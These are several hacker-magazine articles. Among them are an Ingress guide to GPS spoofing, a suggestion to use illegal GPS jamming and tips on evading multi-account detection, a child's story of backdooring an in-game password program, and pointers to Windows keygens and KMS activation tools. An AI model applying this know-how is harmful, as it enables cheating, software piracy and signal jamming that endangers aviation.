Ah reality, how I loathe it. Soon the late nights of coding and exploring had to change, replaced instead by the need to turn in early so as not to be late for work the next day. I'd taken a job in IT and after several years I'm sorry to say my love of computers faded. Spending my days troubleshooting other peoples' problems while getting yelled at and/or threatened took a lot out of me ("Have you tried turning it off and on again?!"). Some days I'd get home and have zero interest in sitting in front of a computer, much less trying to troubleshoot one. The old thrill of getting a program to properly compile or routing a connection through a dozen different computers was all but gone, replaced instead by the dread of what miseries the next day might have in store for me. This went on for over five years.

Something had to change. By this time I'd met the girl who would later become my wife and I'd moved away, beginning a new job far removed from computers. For four years I enjoyed my new profession, grunt work though it might have been. Still, I avoided computers for the most part, unless I was reading an email from Mom, or had some masochistic need to check Facebook. Computers, I believed, were in my past. Of course, the hacker spirit never really dies, no matter how much the harsh realities of life try to squash it. Whether I was making a phone call and wondering what hitting "0" might do, or curious about how exactly a particular network might have been set up, the urge to explore was always there. It was only a matter of time.

And in time, a new job presented itself and I'm back in IT. This job is mercifully friendlier than my previous rendezvous in the world of corporate computer work. A school. A tech friendly school that encourages kids to learn all they can about computers. To play, to explore, to not be afraid of the unknown. This place is a diamond in the rough. It's run by people who think like hackers and act like hackers - because they *are* hackers. And here, we show kids the wonders of technology and all it has to offer. We teach them, boys and girls alike, to code. We hand them computers and let them take them apart and put them back together. Sure, it's still a job, but it's a job that's allowed me to go home with my head held high.

Will I ever get rich here? No. Are there boring meetings, deadlines, stupid questions ("I say again, have you tried turning it off and on again?!"), worries, and stress? Yes. If nothing else, it's nice to know all those years I dedicated to teaching myself about computers, and the years I spent in school, have not gone to waste. I'm back to being regular old me during the day, and Screamer Chaotix at night. Sure, the monitors are a bit flatter, the computers a bit faster, but things are back to the way they always should have been.

From a little kid playing on the phone for fun, to a married man sitting in a room surrounded by computers, things really have come full circle. My wife and I attended HOPE X in 2014 and had an absolute blast. We can't wait to go back (she had really been pushing for the name HOPE Prime for 2016 and still refuses to refer to it as anything else). As for the friends I made in the hacker community, they're still around and we're hoping to get our old crew back together. Maybe our radio show - er, excuse me, podcast, can make a return someday.

Who knows, the future is one great big unknown. And as the kids say, we ain't scared.

Screamer Chaotix is a married, 35-year-old network tech and former host of Hackermind. When not participating in CTF wargames, he enjoys coding things that barely work, playing with the telephone, and giving obnoxious shout outs in 2600 *articles (Dash Interrupt, W1nt3rmut3, Stankdawg, Dual_Parallel, Nimbus, and of course, Moxie).*

HACKER PERSPECTIVE submissions are closed for now.
We will open them again in the future so have your submission ready!

GAMING INGRESS

by -Me

I imagine most of you are familiar with the Ingress game, but in case you are not, let me quote Wikipedia for some background:

"Ingress is an augmented-reality massively multiplayer online location-based game created by Niantic, Inc. The game was first released exclusively for Android devices on November 15, 2012, and was made available for Apple's iOS on July 14, 2014. The game has a complex science fiction back story with a continuous open narrative, which however is not necessary for playing and enjoying the game. Ingress has also been considered to be a location-based exergame."

There are two "factions" or teams that are continually working in opposition. As a quick description for most people I just use "Geocaching with your phone."

The most important part, from the viewpoint of this article, is that it is location based. To play the game, you need to go to specific places ("portals" in the game). This can present challenges - time, distance, and accessibility. In an extreme example, there is a portal within an amusement park that is closed during the winter. Either you have a connection with someone that gets you in the park (an employee for instance), you break the law (hopping fences - prohibited by game rules), you get a ride in a helicopter (actually done), or you game the game (also against the rules).

How is Location Determined?

In general, there are several choices - GNSS (Global Navigation Satellite System, commonly referred to as "GPS" - Global Position Satellite [System], the U.S. Department of Defense's version), Wi-Fi triangulation, cell site triangulation, and a combination of the three. There is another possibility: user data entry either through something like Google Locations or spoofing one of the first three.

The game must be able to determine current position with reasonable accuracy to even start up. It needs to know current position in order to play the game. Google Locations is not accepted anymore (it appears it was at one time); electronic position determination is required.

In order to promote walking/bicycling (and likely to avoid lawsuits resulting from accidents), the game prevents any significant gameplay for a period of several minutes after you have been traveling above a speed of about 35 mph. The timing does seem to have an integrating function (the longer you spend at a higher speed means more time blocked; a few seconds at 40 mph may result in a time block that is unnoticeable). The delay seems to last 2.5 minutes after a period of highway travel (for instance, after five to ten minutes at 65 mph).

Even if you exit the game before moving and restart at a destination, it seems to apply this time block unless the shutdown time exceeds around 15 minutes.

So, if you are in your car, you drive at some speed likely over 35 mph to the next portal, pull over, wait for the time block to expire, play, and then drive to the next portal. That's great if there is somewhere to pull over close to the portal. And you don't mind the constant start/stopping - you have nowhere else to be that day.

There is an alternative. There is programming in the game that allows time between electronic location fixes. As you drive by a portal you can turn off location services. To the game, you will appear to remain still - you then have approximately five minutes to play. Of course, you may still need to wait out the speed delay, but there is sufficient time to capture a portal, take control, protect it, and link it to numerous other portals. I've recorded up to five minutes 20 seconds before the game complains about loss of signal. I don't know if this is related to the program pulling position fix every 20-30 seconds or the loss of signal not being reported for that period.

Of course, when you re-enable electronic location, your position will jump, and even if you were driving under 35 mph, you will likely have the speed delay at the next portal.

Location Limitations

When there are limited GNSS satellites visible and you do not use position enhancement (Wi-Fi and cell site), your position can change significantly. I've seen this referred to as "jitter" because your pointer (relating your position) will move randomly around the screen. You can take advantage of this jitter to reach locations that are just outside your reach. For instance, you're outside a park that closes at night where the portal is just outside your normal reach. If your position should shift around a bit, suddenly you are there. Or you could be sitting in a classroom wanting to reach a portal during a boring class. Inside is even better since the visibility of GNSS satellites is limited.

Remote Machines

Within the game, there is the assumption that you are physically co-located with your device. But what if that was not true? For instance, if there was a portal accessible from your home and another from your dorm. You can't be in both places at once and you certainly can't be in those places while you are in class.

What's the alternative? Additional machines. The easy answer would be independent devices (smartphones or tablets) sitting at those locations, connected to power, and connected over Wi-Fi. You would then connect to them using a tool like TeamViewer. You shut down the game client on your local device (phone/tablet), connect to the remote device, and start up the game. You may have jumped a bit of distance in a short time (triggering the speed disable) and have to wait out the speed delay. You then make your plays, shut down the remote copy of the game, and terminate the remote session. Repeat as needed.

This could be particularly useful for a valued portal with limited connectivity - if you know someone at the remote location.

One of the game plays is linking three portals together to create something known as "control fields." The bigger the field - the longer the links - the better. At the same time, the other faction is trying to prevent you from creating these - or taking them down once created. Having a remote machine at each of those portals would allow you to quickly rebuild those fields.

Position Spoofing

It is very difficult to spoof your position when the receiver chip (GNSS, Wi-Fi, or cellular) is embedded in your device. You might be able to trick it by blocking outside signals and setting up Wi-Fi units (setting MAC and SSID and manufacturer) that match another location. Or you could take your device apart, carefully remove the GNSS chip, get the data sheet, and create a feed that matches the results.

For instance, the chip may provide serial data for communications in a text format (NMEA for instance). There may be four important wires: Transmit, Receive, Ground, and Power (aka V+). Then all you would need is an interface that would feed NMEA "sentences" into the phone. While it might not be smart to frequently jump great distances (for instance, appearing at a portal in Washington DC, USA one moment and then in suburban London, England the next), it would be much less likely noticed if you recorded a route between preferred portals (most mapping applications will let you save routes) that you could replay at a later time when you are unable to make the physical journey.

But what if you don't want to risk destroying your expensive smartphone? After all, even if the phone is a generation or two old, it is still sellable on eBay or useful as a backup if your current one fails. Other devices can run Android. For instance, a standard PC running Windows 10 with the Sun/Oracle Virtual Box or a Raspberry Pi 2 will run Android natively. The chipset is common in mobile devices. Another option is an Odroid which runs Android or Ubuntu. It would then be relatively easy to create an internal "virtual GNSS receiver" program - or wire up a serial interface that looks like a GNSS receiver (remember, all you need is a serial line) to provide this data.

You think it can't be done? The Stratux device, based on the Raspberry Pi, not only provides aviation data (aircraft positions and weather), but it can be configured with a GNSS receiver to serve current position data up to aviation applications. How hard would it be to swap the receiver with a program that emulates the receiver's behavior but provides locations you want?

And GSM/GPRS data devices are available on USB dongles. Or you could get a "MiFi" cellular data device.

Position Jamming

Jamming of GNSS satellite position signals is illegal in the United States (and likely in the rest of the world). That doesn't mean that it is impossible. There are firms offshore that will happily sell you a GNSS (or even cellular) jammer. If you are unlucky, Customs will not catch the shipment. I say "unlucky" because an active jammer will get noticed and will get you fined because they impact aviation safety. Note the articles included in "References."

Having said that, imagine if you had a portal you really wanted to protect. If you could keep others from getting position data, they would not be able to play the game at the portal (unless they were spoofing location). A jammer would fit that role.

I may have an article on jamming in the near future.

Additional Accounts

Another means of gaming Ingress is by holding multiple accounts. This would require multiple devices (preferably phones with different numbers since one of the validations Niantic performs is to your number). It is not unusual for multiple people to be playing together at the same time (husband/wife and significant-other teams are quite common) so, properly handled, should not be obvious to the game masters.

If you have a device that allows multiple users (a tablet for instance), you could use a throwaway SIM chip to create the alternate identity. Because of the use of MiFi devices and automobiles providing cellular data connectivity, multiple users coming over the same cellular connection is not an oddity.

You could combine multiple accounts with multiple devices - when switching to a remote device, you switch to another identity. That would make it much more difficult for the company to detect that the two are really just you and that you're jumping around. To them, "you" are on your local device, and "someone not you" is on the remote device.

One More Trick

The probability of getting a "portal key" for a particular portal (used to link them together) declines rapidly as the number of that portal's keys you hold increases. To increase your chances, drop the key(s) you currently hold, "hack" the portal, and then pick up the dropped key(s). You don't even have to wait for the "hack" to complete.

A Word of Caution

During the speed block, hacks fail with "no items returned" but no time delay before you can hack again; recharges and XMP bursts fail without penalty - you don't lose any resources (XM or XMP). A link can be made but will then evaporate. Deployed resonators may evaporate or lock up a slot (slot remains empty but you can't fill it). Mods will evaporate. Dropped keys will evaporate. Evaporated items are lost.

If you are not playing the game, these terms will be unfamiliar. If/when you start the game, they will start to make sense.

When I'm dealing with a speed block, I'll attempt to hack or recharge until I'm sure the block has expired - before I'll perform an action that could lose me something. If I can't recharge the current portal, I'll work on another.

Obvious Disclaimer

Of course, I would never perform activities in violation of game rules/EULA/ToS. That could get me thrown out of the game. Nor would I ever suggest you do so yourself. The same applies to driving distracted and violating Title 47 of the Code of Federal Regulations (telecommunications) - or their equivalent in your country. These topics have been presented solely as interesting thought experiments. Of course, if I do, I will submit the results to this esteemed journal!

References

The game itself: http://www.Ingress.org

Game background: https://en.wikiped
➥ia.org/wiki/Ingress_(video_game)

Cross Platform Remote Desktop Software: http://www.Teamviewer.com

The Raspberry Pi Project: http://www.
➥Raspberrypi.org

Android on RPi: http://androidpi.
➥wikia.com/wiki/Android_Pi_Wiki

Sun/Oracle Virtual Box: https://www.
➥virtualbox.org/

Running Android X86 under virtual box (one of many): http://www.howtogeek
➥.com/164570/how-to-install-
➥android-in-virtualbox/

Odroid: http://www.hardkernel.com
➥/main/main.php

Specification sheet for Trimble's GNSS chip: http://www.trimble.com/gnss-iner
➥tial/pdf/bd982_ds_0411.pdf

RY835AI GNSS and AHRS chipset datasheet: http://www.reyax.com/Module/GPS
➥/RY835AI/RY835AI.pdf

Stratux aviation weather and traffic receiver: http://stratux.me/

News Story on GPS Jamming near Newark NJ Airport: http://www.nj.com/news/index
➥.ssf/2013/08/man_fined_32000_for_
➥blocking_newark_airport_tracking_
➥system.html

FAA Report on GPS Jamming near Newark NJ Airport: http://laas.tc.faa.gov/docu
➥ments/Misc/GBAS%20RFI%202011%20
➥Public%20Version%20Final.pdf

US FCC Rules and Regulations from the Code of Federal Regulations: https://www.gpo.gov/
➥fdsys/browse/collectionCfr.action
➥?collectionCode=CFR&searchPath=
➥Title+47&oldPath=&isCollapsed=true
➥&selectedYearFrom=2015&ycord=1342

This guy apparently posted a cheating guide but then took it away: http://tapion.it/how-to
➥-cheat-on-ingress/

Learning Hacking via MinecraftEdu

by KingV

Preface: Remember all those times when people said "I started learning to hack at age 12" or something like that? Looking at the world today versus when I was young(er), systems no longer boot up to command prompt and prompt you to program them. So you need other ways to get kids into it. MinecraftEdu is a system where kids can learn programming through various levels of abstraction in a game. I thought it would only allow very simple experiments using blocks. So when my 12-year-old told me how he had hacked others', and finally his teachers', systems in MinecraftEdu, I found the story fascinating. This includes building a program for others to use, backdooring it (with plausible deniability of course), finding ways to use the information to elevate your access from the virtual world, and thinking outside the box to hack a system built by someone else. It seems the curious mind still has plenty of chances to find places to learn and hack. So when he had a "work for a day" day at school, I had him write this up as an article. This is what follows next, in his own writing with only minor editing by me.

Story: You might have heard of the popular game *Minecraft*. If you haven't heard of it, it is basically a Java game where you play (and build things) in a world of blocks (minecraft.net). It has a wide modding base consisting of many interesting mods like "ComputerCraft" (CC), which adds in virtual computers to the game. The CC computers use Lua as their programming language and anyone can make programs for it. There are also programs that others have made and published at `http://www.computercraft.info`. But you can also hack other people's programs on the computers.

At school, I am in a club where we have a server that we can play on. I also have made some of my own programs on the server. There are many ways you can exploit the CC API to hack password systems, etc. Some of the ways you can exploit the API is by terminating the program by pressing Ctrl and T for three seconds and then typing edit in the console to edit the program to get the password. Most people will block this because of how simple it is to block it. There are also many other ways you can hack the virtual computers.

Here are some examples of how I hacked some other people's CC computers on the school club server. The first example was simple, as I had given others in the club my own password system to provide access control for their doors in the Minecraft world. This worked by having a CC computer next to their door and having it open the door if they typed the right password. The version I made available had a back door in not disabling Ctrl+T, which opens the CC console. This is a normal CC bug that people forget to disable Ctrl+T, providing plausible deniability. After terminating the program with Ctrl+T, it was easy for me to get the password for the door by editing the program and writing it down. And because many people aren't that security-aware, it means that (in theory, of course), they often use the same password for their accounts for other games and also their own Windows account, providing further access.

The second case was harder. There was a teacher on the server who had made a hidden room with a password protected door. First, I found the hidden room by looking around the server for things that were out of place. Because he had made the password program himself, I didn't know what exploit would work on the computer. He had blocked terminating the program with Ctrl+T, so I couldn't use that. Then I tried restarting the CC computer, but the password program ran on startup. After that, I made a CC floppy disk (you can do this in the game) with a startup file, which did not have a password system on it. The CC computer would boot off the floppy because the mod always prioritizes booting from floppies. It is possible to disable floppy booting, but he had not done it. However, this requires placing a floppy drive object in front of the CC computer object in the game. The way the CC (door control) computer was placed, I could no longer interact with it (which required clicking on it) if I put the floppy drive in front of it.

Because of this, I got someone else from the server to come and help me by placing the drive for me after I had clicked the computer. This allowed me to stay logged in to the computer even after it was blocked by the floppy drive. With this, I could circumvent the fact that the computer would be blocked by the drive. After they placed the drive and the floppy inside of it, I restarted the computer so it would boot from the floppy. My startup program simply printed a dot on screen letting me know the startup was successfully changed. After booting from the floppy, I could go into the console and edit the teacher's password program. After getting the password (which was not encrypted), I also added my own password into the program so I could log on with my own password. After doing this, I would exit the console and run the password program and get rid of the drive, and then use my own password to login to the teacher's own CC computer.

Typing Fractions in Emails and Text Files

by Richard Cheshire
aka The Cheshire Catalyst
cheshire@2600.com

In discussing "writing" by typing on computers, I would like to bring up the problem of typing fractions on a keyboard. At the end of Tom Lehrer's song "New Math," he promised that after talking about subtraction in Base 8, "next week, *fractions*," but he never followed up.

Most style manuals would have a typist spell the fraction "One and a half" as 1 1/2 (One Space One Slash Two).

I'm a ham radio operator. Ham radio is a a hobby that grew out of telegraphy over radio, and the Morse code characters themselves are based on dots, dashes, and the spaces between these two types of "audio components" that make up each character. The ITU (International Telecommunication Union) telegraph regulations on the transmission of telegrams (still in effect today) state that fractions shall be transmitted with the "dash" character between the whole number and the numerator, with the numerator and denominator separated by a "slant bar" character, usually just called "slash." Our "One and a half would be typed as "One Dash One Slash Two." By using the dash character instead of a space character, there is no confusion when transmitting or receiving fractions using the Morse code, and later using the Baudot code via telex. Today we use Unicode characters, a descendant of ASCII (the American Standard Code for Information Interchange).

As an aside, "backslash" is *only* used in describing Microsoft file names on a Windows based computer, while "forward slash" is redundant, since only the word "slash" is necessary for expressing web addresses and file name locations on the Internet.

I consider emails to be the direct linear descendant of telegrams, and so I proudly use the telegraph required format for typing fractions in my emails and other typed correspondence. Then again, I admit that I consider myself a licensed geek, since I hold Ham Radio License N4SCY.

Surfing the Web Safely and Anonymously Experimenting with the Whonix Anonymous Operating System

by Jim L

I've been thinking about Internet privacy a lot lately. Especially as government officials push more and more to weaken the encryption standards the Internet relies on for information security. I do use Tor and on occasion Tails. However, I've been looking for something somewhere between the convenience of the Tor browser bundle and the security offered by the Tails live system. My search has led me to experiment with the Whonix Anonymous Operating System. It is a free OS that runs on VirtualBox among other platforms. I'm running it on an Ubuntu machine with 16 GB of RAM. With 16 GB of RAM my virtual machines run great for normal use (I'm not a gamer). The thing that makes Whonix a little better than the Tor browser bundle alone is that it runs within a virtual machine, thus offering an additional level of protection against viruses, trojans, and other malware.

It is based on the Debian Linux distribution and is designed to force all your Internet traffic through the Tor network. The system comes in two parts: a Whonix Gateway and a Whonix Workstation. I chose to install them as virtual machines using VirtualBox. If you are familiar with VirtualBox, the installation should be very easy - just follow the directions on the Whonix website. The Gateway connects to the Tor network via your Internet connection. The Workstation is where you do your computing, web surfing, etc. All Internet connections from the Workstation are forced through the Gateway and Tor. They refer to this as "security by isolation." The developers claim this makes it impossible to suffer DNS leaks or have your true IP address slip out. In short, no connection to the Internet is possible unless it is routed through the Gateway. I like it because I can minimize VirtualBox and leave it running while working off my regular Ubuntu desktop. When I'm ready to do some anonymous web browsing I simply bring up the Workstation session and surf away. No need to reboot into a live system. The Whonix developers have extensive documentation on their website so setup is easy. It also checks automatically for the latest updates and instructs you on how to update your system; usually just running "sudo apt-get update && sudo apt-get dist-upgrade" is sufficient.

Advantages of the Whonix OS

The biggest advantage of this system is that it can force all traffic through the Tor network. It makes it nearly impossible to screw up your Workstation settings and leak your real IP address. If you want to use Flash, you can without worrying that it will leak your real IP. The list of features is long, but I'll mention a few. Adobe Flash can be used if you so choose, IRC is supported, email, anonymous chat, IP/DNS leak protection, Java, JavaScript, GPA, a password manager, text editors, VLC media player, and TorChat. Whonix sets the time zone to UTC, which is probably different from your host system's time zone. It is flexible enough that other operating systems can be used with the Gateway. Also, you can install additional software packages to meet your needs. If you run a VPN on your host system, you can even hide the fact that you are using Tor, as the Gateway goes through the VPN to connect to Tor.

I thought I would take the developers up on their claim that Whonix is compatible with other operating systems. I thought it would be awesome to have the power of Kali Linux piped completely through Tor (evil grin). So, I downloaded Kali Linux into VirtualBox. Here are the necessary steps:

1. Before starting the Kali virtual machine, set Adapter 1 to "Internal Network" "Whonix."
2. Boot the Kali VM.
3. At this point, edit the /etc/network/interfaces file inside of Kali VM. Add the following lines:

```
# The primary network interface
auto eth0
```

```
#iface eth0 inet dhcp

iface eth0 inet static
address 10.152.152.11
netmask 255.255.192.0
broadcast 10.152.191.255
gateway 10.152.152.10
```

In the /etc/resolv.conf file replace the contents with:

```
nameserver 10.152.152.10
```

Then exit the file and from within Kali's terminal type:

```
sudo ifdown eth0
sudo ifup eth0
```

If these commands say eth0 is not configured, then run - "ifup eth0".

That is all it took. If you have trouble with this, do what I did: cheat. Install the Whonix Workstation and go to the Interfaces file and make note of the settings.

After experimenting with the Kali OS, I decided to try and run a Tor hidden service. I'm not very technical, but even I was able to get a hidden web page up and running. Tor hidden services are only accessible using Tor. Tor hidden services make it possible for people to host websites whose location remains hidden. A Tor user can connect to the hidden service and neither party knows the real IP address of the other. Whonix can provide any TCP based service - web server, IRC, etc. The steps to create a hidden service in the Whonix Workstation are described in detail on their website.

The basic steps are as follows:

1. On the Whonix-Gateway open the /etc/tor/torrc file:

```
sudo nano /etc/tor/torrc
```

2. Add two lines:

```
HiddenServiceDir /var/lib/tor/
➥hidden_service/
HiddenServicePort 80 10.152.152.11
➥:80
```

These two lines direct where the hidden service file will be stored and configures the virtual port, the IP address, and the port of the Whonix-Workstation which hosts the server software that will handle the incoming hidden service connections.

3. Save and restart Tor.

4. Run `sudo cat /var/lib/tor/➥hidden_service/hostname` to get your new hidden URL.

5. Back up your hidden service private key. It can be found at /var/lib/tor/hidden_service/private_key

6. On the Whonix-Workstation, install the server software. The Whonix website provides instructions for installing lighttpd as your server.

After Step 6, you can begin setting up your web page or other hidden service. The nice thing about this method of hosting your hidden service is that even if someone hacks your Workstation server software, they won't get very far because the private key is stored on the Gateway. You can clean up the Workstation and start again. For me this was largely an experiment and learning exercise. But I must admit, it is fun to watch your first hidden service go online.

Disadvantages

Whonix does have its limitations. It does not hide the fact that you are using Tor. An exit node can still eavesdrop on your communications. Thus, man-in-the-middle attacks can still occur.

Whonix does not encrypt your documents by default and, if you want to encrypt the hard disk, that needs to be done on the host machine itself. This points to what may be the biggest disadvantage of the system. It is not "amnesic." Meaning, it is not run from a Live CD and will leave traces on your hard drive. It does not wipe your RAM on shutdown. Any files you want to get rid of need to be securely wiped. Whonix writes to the disk like a regular operating system. It will leave traces of deleted files, temp files, backup files, browser history, and swap space data. About all you can really do to remedy this is to encrypt the host machine. When it comes to working with super sensitive data, one should probably use an encrypted flash/external drive and the Tails OS. It does not clear your metadata automatically. It does, however, come with MAT (the Metadata Anonymisation Toolkit). If someone does manage to successfully exploit the VM and break out into your host system, it is pretty much "game over" at that point, so be careful. One other factor that frustrates me is that I cannot seem to use a USB flash drive with Whonix. The developers don't support USB connections for security reasons. This makes file transfer cumbersome. Well, no system is perfect and the Whonix OS is no exception. Sometimes we have to compromise and make sacrifices in order to maintain security. USB is one such instance. There is good documentation on their website about vulnerabilities, file transfers, and other important features. So you should take the time to read everything carefully. Again, I like it as a compromise between running the Tor browser off my host machine and rebooting into Tails. Your situation may be different.

Conclusion

The Whonix Anonymous OS is a great way to advance anonymity and privacy on the Internet. In my view, the advantages of the system outweigh the disadvantages. The OS is not perfect and the developers tell you that up front. However, if used wisely, it provides a much needed layer of security.

As with any VM, if the Whonix-Workstation becomes corrupted, you can trash it without harming your host system.

The instructions on how to set up and use the Whonix-Gateway and Workstation are well documented, so I won't repeat them here. You will want to check out their site in any case to keep current with all of the system updates and news. Using open source projects like Tails, Tor, and Whonix are a way each of us can make an impact in the real world fight for privacy and anonymity. In addition, I would encourage people to make a small donation to these groups so they can keep doing their important work. Each download and install of privacy software is a vote to protect our fundamental rights. Now is the time to make a stand so these rights don't slip away little by little. Now, go surf the web anonymously!

Check them out at:

- `https://www.whonix.org`
- `https://www.whonix.org/wiki/VirtualBox#Install`
- `https://www.whonix.org/wiki/Authorship`

How I Socially Engineered a Job

by Oddacon T. Ripper

I'll make this short because it shouldn't be long, boring, and drawn out. So basically one unemployed morning, I was awoken by my cell phone ringing and bothering me at some ungodly hour (9 am). I had been using my phone as an alarm clock. Hey, when you're unemployed, you have to improvise when needed. "When needed" means "not enough money." So not being used to being my own secretary, I had answered like a complete fool, or at least almost a complete fool.

When the phone rang, I expected some phone solicitor. Honestly, I had no idea who it was or what was going on. "Hello, this is so and so with so and so company. We would like to talk to you about so and so position" and so on.

Really, I was just confused and becoming irate at this point. I might have thought it was still a phone solicitor, so I just told them off. "Cram it up yer wazoo!!" I yelled, sort of. Basically, I just hung up and went on sleeping.

Later that day (after I had coffee), I realized it was this company I had been trying to get an interview with! And since I had already gone off and acted like a complete idiot, I thought there was no way I was going to get on the good side of those cats over in HR, *ever!* So I began to do what any hacker would do: think of a solution to the problem.

It didn't take long before it hit me. I would leave a voice message and make it sound like I had not been introduced before - making it seem like I had not been called back by HR. Like I was a new candidate or someone they had not yet called back. It was perfect. I called and left the recording. I made it real clear in my voice that I had not been "pre-screened" or whatever.

I forget the exact wording I used, but you know how those interview processes work and those dime-a-dozen terms they use for new employees. I used words like that and tried to make it sound like I was right for the position they were hiring for.

After I felt like I had done a spot-on job with my message, I hung up. Now I just had to hope that the people in HR would come across my message. I thought one of two possibilities would play out: they would remember my name, my number, and possibly my rude attitude that I had exhibited over the phone earlier that morning, or hopefully the HR people would simply think they had not yet contacted me, which is what I was shooting for.

Since I already knew I was a shoo-out (get it? the opposite of shoo-in), what with the rude words, I just hoped that this message I left sounded like I had not been contacted and would lure HR into a second callback.

Sure enough, it worked.! A few hours went by and sometime that afternoon I got a call back from the same lady in HR! She wanted to know if I was able to schedule a time for an interview. It was funny, I don't think she even recognized my voice. The rest is history. They hired me, unbeknownst of my rude attitude on the telephone!

Lesson here is don't answer your phone before you've had your coffee!

Why We Need Privacy Rights

by Daelphinux

Note: This article is written from a very American point of view; there are people in this world who do not have these rights and freedoms. In addition to our responsibilities below, it is our responsibility to ensure these people learn about these rights and fight for them.

Privacy is one of those things that I am never really sure people understand. I do not know how good a job I am going to do here explaining it, but I am certainly going to try. One of the most important things in a free society is the ability to have one's own thoughts and ideas, one's own predilections. When the society removes the right to privacy, in addition to security, they remove the right to have those personal beliefs and feelings.

It is, even, a flawed concept to say that in a society where privacy has been eradicated, the society would be secure. Privacy is not the shield criminals and terrorists hide behind. Criminals and terrorists hide; it is simply what they do. Whether or not there are rights to hide behind, they will still hide. Dissidents exist in even the most intolerable and corrupt regimes in world history, on both sides of ethics no less. Vichy France had the Resistance, and modern China has Free Tibet. Even in regimes where resistance is routed out and actively fought, sacrificing the right to privacy will never provide one with protection. You just trade one dictator for another.

What is becoming a common theme is the current push of governments to limit or even criminalize encryption. Making encryption illegal will not prevent criminals from using encryption; it will just make it easier for criminals to commit cybercrimes against law-abiding citizens.

If one were to decide to take personal images of themselves and various acquaintances, but wanted those images to remain private, they might encrypt these files. This, if encryption were deemed illegal, would make this person a criminal. Meanwhile, if they were to not encrypt these files (in the world of no encryption), an attacker would easily be able to gain access to these files and distribute them against the wishes of the owner. There may be laws against this act as well, but the legal system is not a perfect protector. If it were, the files would never have been able to be accessed anyway. We must, as individuals, demand to be allowed to keep certain things private - in any way we are able to. The world of the Internet is already making it difficult enough to have a personal life.

Meanwhile, the societies that end up having the least problem with dangerous groups are the ones that advocate for privacy and freedom. In a free society, people are able to express their views and the society is able, in that way, to self-censor as it were. For instance: In the United States, there are known affiliates of various bigotry organizations, or individuals who express bigoted views (such as Kim Davis). This means that, as these views are publicly expressed, people are able to choose who they affiliate with and whether or not these people should be allowed to integrate with society as a whole.

In a world where privacy is protected and the right to have whatever views one desires is protected, people feel safe in expressing those desires (as they should) and they proceed to do so. This is what allows dissidence to be found and, more importantly, responded to. When dissidence arises in this way, problems are resolved, and the dissidence is not left to brew and grow into a violent uprising. In fact, it is this discourse, brought about by our rights to have free thought and speech, that allows for an effective democracy to exist.

With these things in mind, we have the responsibility to ensure that no one takes these rights from us or anyone else. We have to fight for privacy and freedom. Without these things no one knows what kind of world we would live in.

EFFecting Digital Freedom

The Patent Reform Gridlock: Let's Pick Bigger Fights

by Elliot Harmon

The purpose of the patent system is to encourage innovation. But if you were to build a patent system from scratch with the express purpose of encouraging innovation, it would look very different from the mess we're in today.

For example, you might not design the patent system in a way that lets patent owners file infringement lawsuits in any court district in the U.S. You'd set up a system where the venue for a patent case is determined based on facts that are important to the case - maybe cases could only happen in the district where the alleged infringer is based, for example, or where the inventor lives. You'd realize that letting patent owners sue anywhere could lead to them getting all kinds of other advantages. You'd probably even foresee the possibility of court procedures emerging that attract patent suits.

You'd be right. Today, nearly half of the patent cases in the country are heard in the Eastern District of Texas; in fact, last year, a single judge heard a third of the patent infringement cases in the country. Many of those are filed by non-practicing entities - or patent trolls - companies that don't actually do anything except amass patents and sue people over them.

It's easy to see why patent trolls flock to East Texas. In a lot of ways - some obvious, some more subtle - it's made itself the most attractive district in the nation for trolls' lawsuits. East Texas judges have adopted nonstandard rules and practices that can make patent cases more expensive and frustrating for defendants. Those extra costs give patent owners extra leverage to push for a settlement before a trial begins. When a case *does* go to trial, the patent owner has a higher-than-average chance of winning. In a system designed to achieve the correct outcome on the merits of a case, no one would intentionally allow the most plaintiff-friendly judges to get all the cases.

For the record, no one *did* design the system that way. It's the result of a series of unfortunate court rulings that gradually changed how the law was interpreted. People who defend the current patent system love talking about history - they appeal to quotes from Thomas Jefferson and Abraham Lincoln about how valuable the patent system is to American innovation. They don't talk about the fact that most patent reform initiatives are aimed at problems that appeared in the system long after Lincoln's time.

That brings us to today. If you follow EFF on Twitter or get our mailings, you've definitely heard us telling you to write your members of Congress about patent reform. Right now, we endorse five different patent reform bills in Congress. Each time one gets introduced, there's a lot of fanfare and a lot of support from both Republicans and Democrats. And just when it seems like one of them might actually come up for a vote, it mysteriously vanishes from the agenda.

The most recent one is the goofy-acronymed VENUE Act (Venue Equity and Non-Uniformity Elimination Act), which would address the Eastern District of Texas problem by providing a new set of requirements for where a patent infringement case can be filed. When the VENUE Act was introduced, it got the support of everyone from EFF to Comcast NBCUniversal. For a minute there, it seemed like the VENUE Act was going to pass easily. Then, just as quickly, the head of the Senate Judiciary Committee backburnered it. While we wait for the moment when patent reform becomes politically convenient, patent trolls continue to wreak havoc on innovators.

There's another problem with the patent reform debate, though. The goal posts are too close. As we bicker about small ways to curb some of the patent trolls' unfair advantages, we're really missing out on the bigger discussions we should be having. Why does the Patent Office issue so many bad patents in the first place? Stupid software patents are patent trolls' secret weapons. How do we get those weapons off the street?

If we rebuilt the patent system from the ground up with the singular purpose of stimulating innovation, what would it look like? Would the amount of time before a patent expired be shortened? Would software patent owners be required to provide source code with their patent applications? Would software patents exist *at all?*

It shouldn't just be policy wonks having that discussion, either. It should be people who build technology. It should be people who write code. It should be hackers. It should be people who read *2600*. You.

As a footnote, while Americans have spent the past few months trying to get a bill passed that already has very broad support, India made a much more dramatic change to its patent system. In February, the Indian Controller General of Patents, Designs, and Trademarks issued an order to stop issuing software patents altogether.

In the U.S. political climate, it's hard even to imagine a change like that happening. But if we only ever talk about small, iterative changes, then the bigger ones will stay unimaginable.

Free Windows

by fooCount1

The title can be seen in two ways: free as in no cost (free beer) or free as a verb (free the slaves). I like to think of it in both ways at the same time. Here I'm talking about ways to get a free operating system (OS) from Micro$lash (MS), and the results of efforts of doing a *clean* Windows (Win) 10 installation.

Free All Win OSs - If You Know How!

Ever since Win 95, I've been looking at ways to hack, tweak, and bootleg MS OSs. Although Win XP is no longer "supported," it's still a good OS and can be used for home desktop and few-user server platforms. Just be sure to use good network perimeter security! That means firewall/router at the "edge" (where you connect to the Internet). Starting with VLK (Volume License Key) Win XP ISO, you can install the OS, use a VLK keygen for activation, and have a nice stable free platform.

You can get an ISO for Win 2000 and not worry about activation! You can get an ISO for any later Win OS and simply use Windows Toolkit which relies on AutoKMS, a tweak on a valid MS system. There are versions of the Toolkit which work with Win 7, 8, 8.1, 10, and various server versions. Win server OS activation is a bit more specialized - could be a subject for another article!

Let's Focus on Win 10

Now I want to zero in on the most recent desktop Win OS - Win 10.

